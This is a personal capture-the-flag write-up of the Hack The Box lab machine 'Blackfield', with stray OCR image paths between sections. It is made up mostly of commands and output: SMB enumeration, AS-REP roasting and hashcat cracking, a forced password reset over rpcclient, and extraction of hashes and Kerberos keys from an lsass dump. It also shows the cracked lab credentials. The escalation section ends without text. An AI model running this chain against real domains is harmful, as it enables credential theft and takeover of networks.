
Blackfield

Nmap scan



Open ports are 53 for DNS, 389 for LDAP and 445 for SMB, WinRm 5985

This is a domain controller for the domain blackfield.local

Enumeration

Not much ifo with enum4linux

enum4linux ip

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ enum4linux 10.10.10.192
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Sep 15 06:

 ========================( Target Information )=========================

Target ........... 10.10.10.192
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.192 )======================


[E] Can't find workgroup/domain


 ================================( Nbtstat Information for 10.10.10.192 )================================

Looking up status of 10.10.10.192
No reply from 10.10.10.192

 ===================================( Session Check on 10.10.10.192 )===================================


[+] Server 10.10.10.192 allows sessions using username '', password ''
```


Another tool guest, anonymous

#smbmap -u guest -H ip

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ smbmap -u guest -H 10.10.10.192

    ________  ___      ___  _____  ___  ___      __       _______
   /"       )|"  \    /"  ||     _"\ |"  \    /"  |     /""\     |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \    (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \   |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \  (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \ /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: 10.10.10.192              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
```


null authentication

rpcclient -U “ ” -N ip




anonymous smbclient

smbclient -L //ip -U anonymous



Something useful in profiles share file listing

smbclient //ip/share$ -U anonymous -N



run the command ls to list possible users/files

then download locally

smbclient //ip/share$ -U anonymous -N -c ‘ls’ >~/users.txt

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ smbclient //10.10.10.192/profiles$ -U anonymous -N  -c 'ls' > ~/users.txt

┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$
```

edit users.txt to get only the first row

awk ‘{print $1}’ users.txt > users2.txt

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ awk '{print $1}' users.txt> users2.txt

┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ cat users2.txt
AAlleni
ABarteski
ABekesz
ABenzies
ABiemiller
AChampken
```

kerberos preauthentication disabled

GetNPUsers.py domain.local/ - no-pass -userfile user2.txt -request dc-ip ip -outputfile file.hash

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ GetNPUsers.py blackfield.local/ -no-pass -usersfile users2.txt -request  -dc-ip 10.10.10.192 -outputfile go.hash
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future ve
.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

hashcat

hashcat file.hash - - identify

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ hashcat go.hash --identify
The following hash-mode match the structure of your input hash:

      # | Name                                               | Category
  ======+====================================================+======================================
  18200 | Kerberos 5, etype 23, AS-REP                       | Network Protocol
```

hashcat -m 18200 file.hash rockyou.txt

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ hashcat -m 18200 go.hash rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBU

* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12700, 5512/11088 MB (2048 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
```

Cracked

```
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5asrep$23$support@BLACKFIELD.LOCAL:8eda227f81bd097addbe9ba7736061e4$2b6b6d482e552632b55c399cc5285d60756d9fcc85151c74082e034228154
1d7ba44f58db47f72c178e40a381d8c402a74e3ffd77c8d0a2c6145dc7b8526c54714fbc12584e692580c61e371babe1efdde59033a614104f62cc95268185bc76f7c
b01d35967d278fd26d8b718eae4218eb8737d68c8e273f3e81b02e2104ae422da3ab503243f73ff4497f8bc5:#00^BlackKnight

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$support@BLACKFIELD.LOCAL:8eda227f81bd ... 7f8bc5
```

username support@BLACKFIELD.LOCAL:

password c5:#00^BlackKnight
can’’t remote login

evil-winrm -i ip -u support -p ‘ ‘


```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ evil-winrm -i 10.10.10.192 -u support -p'#00^BlackKnight'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for mo

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Enumerate using bloodhound

#blooodhound-python -u support -p ‘ ‘ -d domain -ns ip -c ALL

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c ALL
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.blackfield.local:88)] [Errno -2] Name or servic
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
```

In the queries for user support, they can change password



change to new password ‘HAa11y$rt’

rpcclient -U support%'#00^BlackKnight' 10.10.10.192

change the password

rpcclient $> setuserinfo audit2020 23 HAa11y$rt

23 sets it to a password level

which shares can we see

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ crackmapexec smb 10.10.10.192 445  -u audit2020 -p 'HAa11y$rt' --shares
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\audit2020:HAa11y$rt
SMB         10.10.10.192    445    DC01            [+] Enumerated shares
SMB         10.10.10.192    445    DC01            Share           Permissions     Remark
SMB         10.10.10.192    445    DC01            -----           -----------     ------
SMB         10.10.10.192    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01            C$                              Default share
SMB         10.10.10.192    445    DC01            forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01            NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01            profiles$       READ
SMB         10.10.10.192    445    DC01            SYSVOL          READ            Logon server share
```

Read the shares


smbclient //10.10.10.192/profiles$ -U audit2020%HAa11y$rt

smbclient //10.10.10.192/forensic - u audit2020 -p 'HAa11y$rt'

more searching smbmap -u audit2020 -p 'HAa11y$rt' -d blackfield.local -H 10.10.10.192 -r /

```
smbmap: error: unrecognized arguments: - r/

┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ smbmap -u audit2020 -p 'HAa11y$rt' -d blackfield.local -H 10.10.10.192 -r /

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: 10.10.10.192              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        ./forensic
        dr--r--r--                0 Sun Feb 23 10:10:16 2020    .
        dr--r--r--                0 Sun Feb 23 10:10:16 2020    ..
        dr--r--r--                0 Sun Feb 23 13:14:37 2020    commands_output
        dr--r--r--                0 Thu May 28 16:29:24 2020    memory_analysis
        dr--r--r--                0 Fri Feb 28 17:30:34 2020    tools
        IPC$                                                    READ ONLY       Remote IPC
        ./IPC$
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
        fr--r--r--                7 Sun Dec 31 19:03:58 1600    lsass
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    scerpc
        fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-3b0-0
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    epmapper
        fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-1d8-0
```

search inside



Authenticate and download

smbclient.py audit2020:'HAa11y$rt'@10.10.10.192

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ smbclient.py audit2020:'HAa11y$rt'@10.10.10.192
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use forensic
# ls
drw-rw-rw-          0  Sun Feb 23 10:10:16 2020 .
drw-rw-rw-          0  Sun Feb 23 10:10:16 2020 ..
drw-rw-rw-          0  Sun Feb 23 13:14:37 2020 commands_output
drw-rw-rw-          0  Thu May 28 16:29:24 2020 memory_analysis
drw-rw-rw-          0  Fri Feb 28 17:30:34 2020 tools
# cdd memory_analysis
*** Unknown syntax: cdd memory_analysis
# cd memory_analysis
# ls
drw-rw-rw-          0  Thu May 28 16:29:24 2020 .
drw-rw-rw-          0  Thu May 28 16:29:24 2020 ..
-rw-rw-rw-   37876530  Thu May 28 16:29:24 2020 conhost.zip
-rw-rw-rw-   24962333  Thu May 28 16:29:24 2020 ctfmon.zip
-rw-rw-rw-   23993305  Thu May 28 16:29:24 2020 dfsrs.zip
-rw-rw-rw-   18366396  Thu May 28 16:29:24 2020 dllhost.zip
-rw-rw-rw-    8810157  Thu May 28 16:29:24 2020 ismserv.zip
-rw-rw-rw-   41936098  Thu May 28 16:29:24 2020 lsass.zip
-rw-rw-rw-   64288607  Thu May 28 16:29:24 2020 mmc.zip
-rw-rw-rw-   13332174  Thu May 28 16:29:24 2020 RuntimeBroker.zip
-rw-rw-rw-  131983313  Thu May 28 16:29:24 2020 ServerManager.zip
-rw-rw-rw-   33141744  Thu May 28 16:29:24 2020 sihost.zip
-rw-rw-rw-   33756344  Thu May 28 16:29:24 2020 smartscreen.zip
-rw-rw-rw-   14408833  Thu May 28 16:29:24 2020 svchost.zip
-rw-rw-rw-   34631412  Thu May 28 16:29:24 2020 taskhostw.zip
-rw-rw-rw-   14255089  Thu May 28 16:29:24 2020 winlogon.zip
-rw-rw-rw-    4067425  Thu May 28 16:29:24 2020 wlms.zip
-rw-rw-rw-   18303252  Thu May 28 16:29:24 2020 WmiPrvSE.zip
# get lsass.zip
# exit

┌──(red㉿kali)-[~/Downloads/htb/blackfield]
└─$ ls
20250920005241_computers.json   20250920005241_domains.json  20250920005241_groups.json  20250920005241_users.json  go.hash    nmap1.txt.gnmap  nmap1.txt.xml  users2.txt
20250920005241_containers.json  20250920005241_gpos.json     20250920005241_ous.json     Blackfield.pdf             lsass.zip  nmap1.txt.nmap   rockyou.txt    users.txt
```

Dumping hashes

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield/lsass]
└─$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP ========
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
```

save output

```
┌──(red㉿kali)-[~/Downloads/htb/blackfield/lsass]
└─$ pypykatz lsa minidump lsass.dmp --json > acer.json
INFO:pypykatz:Parsing file lsass.dmp

┌──(red㉿kali)-[~/Downloads/htb/blackfield/lsass]
└─$
```


files of interest such as backups



```
        "pin_raw": null,
        "tickets": {
            "AltTargetDomainName": "BLACKFIELD.LOCAL",
            "DomainName": "BLACKFIELD.LOCAL",
            "EClientName": [
                "svc_backup"
            ],
            "ETargetName": [
                "krbtgt",
                "BLACKFIELD"
            ],
            "EndTime": "2020-02-24T04:00:03+00:00",
            "Key": "bad289d3f675eb2f289a92c323bb17521d534a389be90e9454946acda3323dc2",
            "KeyType": 18,
            "RenewUntil": "2020-03-01T18:00:03+00:00",
            "ServiceName": [
                "krbtgt",
                "BLACKFIELD.LOCAL"
            ],
            "StartTime": "2020-02-23T18:00:03+00:00",
            "TargetDomainName": "BLACKFIELD.LOCAL",
            "type": 1
        },
        "username": "svc_backup"
    }
],
"livessp_creds": [],
"logon_server": "DC01",
"logon_time": "2020-02-23T18:00:03.423728+00:00",
"luid": 406458,
"msv_creds": [
    {
        "DPAPI": "a03cd8e9d30171f3cfe8caad92fef62100000000",
        "LMHash": null,
        "NThash": "9658d1d1dcd9250115e2205d9f48400d",
        "SHAHash": "463c13a9a31fc3252c68ba0a44f0221626a33e5c",
        "domainname": "BLACKFIELD",
        "username": "svc_backup"
```


username svc_backup hash 9658d1d1dcd9250115e2205d9f48400d”

checking smb and remote access


Escalate






upload success

